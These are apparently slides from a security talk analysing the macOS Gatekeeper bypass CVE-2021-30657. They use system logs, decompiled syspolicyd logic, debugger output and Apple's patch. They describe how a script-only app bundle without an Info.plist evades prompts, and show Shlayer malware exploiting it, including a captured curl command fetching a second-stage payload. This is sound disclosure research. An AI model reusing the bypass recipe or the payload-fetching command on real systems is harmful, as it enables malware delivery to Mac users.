
2. executable, is a script

The "Appify" developer script on GitHub, will create such a bare-bones script-based application.
...that unintentionally, would trigger this vulnerability!

Behind the Scenes

what goes on when you launch an app?





Behind the scenes
("Gatekeeper Exposed; Come, See, Conquer")


When a user launches an app, no less than half a dozen user-mode applications, system daemons and the kernel are involved!

To The Logs


comparing the output of various apps vs. our PoC

Let's launch various downloaded unsigned apps and our PoC
...and see what shows up in the system logs.


1 Standard app (w/ Info.plist)



2 Script-based app (w/ Info.plist)



3 Bare-boned script-based app (no Info.plist)



Standard App

mach-o binary + Info.plist file

```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Volumes/MachOView 1/MachOView.app/Contents/
MacOS/MachOView <-- (/sbin/launchd, /Volumes/MachOView 1/MachOView.app/Contents/MacOS/MachOView)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Volumes/MachOView 1/MachOView.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Volumes/MachOView 1/MachOView.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /Volumes/MachOView
1/MachOView.app/Contents/MacOS/MachOView, /Volumes/MachOView 1/MachOView.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Volumes/MachOView 1/
MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Volumes/
MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView)
```

syspolicyd: responsible for allowing/deny applications

scan results

log output

Standard Script-Based App

(bash) script + Info.plist file

```
% log stream --level debug
...
syspolicyd [com.apple.syspolicy.exec:default] Script evaluation: /Users/patrick/Downloads/Script.app/Contents/MacOS/
Script, /bin/sh

syspolicyd [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/Script.app/Contents/
MacOS/Script <-- (/bin/sh, /bin/sh)

syspolicyd [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/Script.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /bin/sh, /Users/
patrick/Downloads/Script.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Users/patrick/Downloads/
Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Users/patrick/
Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script)
```

script-based evaluation

scan results

Bare-Boned Script-Based App

(bash) script + no Info.plist file

```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] Script evaluation /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC, /bin/sh

syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC <-- (/bin/sh, /bin/sh)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] Updating flags: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512
```

script-based evaluation

scan results

To The Logs
the (log) results


mach-O || script-based app with an Info.plist file:


```
GK evaluateScanResult: 0  PST: (path: /Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1, 0, 7, 0
```

vs.

bare-boned script-based app with no Info.plist file:

```
GK evaluateScanResult: 2  PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0
```





Evaluation Type 0x2?

if set, item is allowed!

```
01  /* @class EvaluationManager */
02  -(void *)evaluateScanResult:arg2 withEvaluationArguments: arg3
03           withPolicy:arg4 withEvaluationType:arg5 withCodeEval:arg6 {
04  ...
05
06  if (arg5 == 0x2) {
07
08     //no prompt shown
09     // update flags and leave
10     [evalResult setAllowed:YES];
11     return;
12
13  }
14
15  [r14 presentPromptOfType:...];
16  os_log_impl(..., "Prompt shown", ...);
```

for the PoC.app
...eval type is 0x2, so no prompt is shown!

```
(lldb) po [$rdi className]
EvaluationResult

(lldb) po [$rdi evaluationTargetPath]
~/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) p (BOOL)[$rdi allowed]
(BOOL) $83 = YES

(lldb) p (BOOL)[$rdi wouldPrompt]
(BOOL) $82 = NO
```

evaluateScanResult: ... logic

allowed, with no prompt!

Evaluation Type 0x2

where does it come from (returned)

```
01  /* @class EvaluationPolicy */
02  -(unsigned long long)determineGatekeeperEvaluationTypeForTarget:arg2
03                       withResponsibleTarget:arg3 {
04  ...
05
06  if(YES != [policyScanTarget isUserApproved]) {
07
08    if(YES == [policyScanTarget isScript]) {
09
10      r15 = 0x2;
11      if(YES != [policyScanTarget isBundled]) goto leave;
12  }
13
14  leave:
15  rax = r15;
16  return rax;
```

1. we're not (yet) approved
2. yes, PoC.app is script-based
3. leave (with 0x2 (allow)), if app is "not a bundle" !?

determineGatekeeperEvaluation: ... logic

```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

...not a bundle?


Evaluation Type 0x2

returned if 'isBundle' flag not set

```
01  /* @class PolicyScanTarget */
02  -(char)isBundled {
03      return sign_extend_64(self->_isBundled);
04  }
```

just returns 'isBundled' iVar

isBundled: method



where is 'isBundled' set?

```
01  /* @class ExecManagerPolicy */
02  -(void)evaluateCodeForUser:arg2 withPID:arg3 withProcessPath:arg4
03  withParentProcessPath:arg5 withResponsibleProcess:arg6 withLibraryPath:arg7
04  processIsScript: withCompletionCallback:arg9 {
05  ...
06
07  rax = sub_10001606c(rbx, 0x0);
08  [policyScanTarget setIsBundled:rax];
```

return value
passed to `setIsBundled:`

evaluateCodeForUser: ...


sets 'isBundle' flag, based on subroutine result

Evaluation Type 0x2

why is our poc, not classified as bundle!?

```
01  int sub_10001606c(arg0, arg1) {
02
03  BOOL isBundle = NO;
04  ...
05
06  if ( ((sub_100015829(rbx, @"Contents/Info.plist") != 0x0) ||
07        (sub_100015829(rbx, @"Versions/Current/Resources/Info.plist") != 0x0)) ||
08        (sub_100015829(rbx, @"Info.plist") != 0x0))
09  {
10     isBundle = YES;
11  }
12
13  return isBundle;
```

tldr; to be classified as a bundle, an item must have an Info.plist !




```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

our PoC (no Info.plist) --------▶ ...not a bundle

Summary of the Bug

...a script-based "not a bundle" is allowed

An application:


1. no Info.plist file
2. executable, is a script

```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script
```

~~Gatekeeper?~~

~~Notarization?~~

~~File Quarantine?~~



more details on reversing!

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

PATCH (FOR CVE-2021-30657)

"is a bundle" algorithm improved

System Preferences

Available for: macOS Big Sur

Impact: A malicious application may bypass Gatekeeper checks. Apple is aware of a report that this issue may have been actively exploited.

Description: A logic issue was addressed with improved state management.

CVE-2021-30657: Cedric Owens (@cedowens)

Patched: CVE-2021-30657 (macOS 11.3)

is a bundle

...now, will scan!

Patch summary:

1. is ".app"?

or

2. contains "Contents/MacOS"


PoC (and malware) now blocked!


In the Wild!?


...exploited as an 0day

Infection Vector

poisoned search results/infected sites









"Shlayer malware abusing Gatekeeper bypass on macOS" -jamf.com

THE SEARCH
...and a match!?

the search criteria

1. no Info.plist file
2. executable, is a script






```
% find /Volumes/Installer
...
/Volumes/Installer/Install
/Volumes/Installer/yWnBJLaF
/Volumes/Installer/yWnBJLaF/1302.app
/Volumes/Installer/yWnBJLaF/1302.app/Contents
/Volumes/Installer/yWnBJLaF/1302.app/Contents/MacOS
/Volumes/Installer/yWnBJLaF/1302.app/Contents/MacOS/1302

% ls -lart /Volumes/Installer/Install
/Volumes/Installer/Install -> yWnBJLaF/1302.app

% file 1302.app/Contents/MacOS/1302
Bourne-Again shell script executable (binary data)

% spctl --assess --type execute 1302.app
1302.app: rejected / source=no usable signature
```

no Info.plist

script-based


unsigned


a candidate application?

"1302.app"

Allowed to Run

...due to the same flaw!






```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/bin/bash",
    "arguments" : [
      "/bin/bash",
      "/private/…/AppTranslocation/…/1302.app/Contents/MacOS/1302"
    ]
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "arguments" : [
      "curl",
      "-L",
      "https://bbuseruploads.s3.amazonaws.com/
       c237a8d2-0423-4819-8ddf-492e6852c6f7/downloads/…/d9o"
    ]
  }
}
```

allowed to run!

downloads 2nd stage payload
(via curl)

Another Flaw

...the story continues?

But Wait
...there is more!?

Gatekeeper

Available for: macOS Big Sur

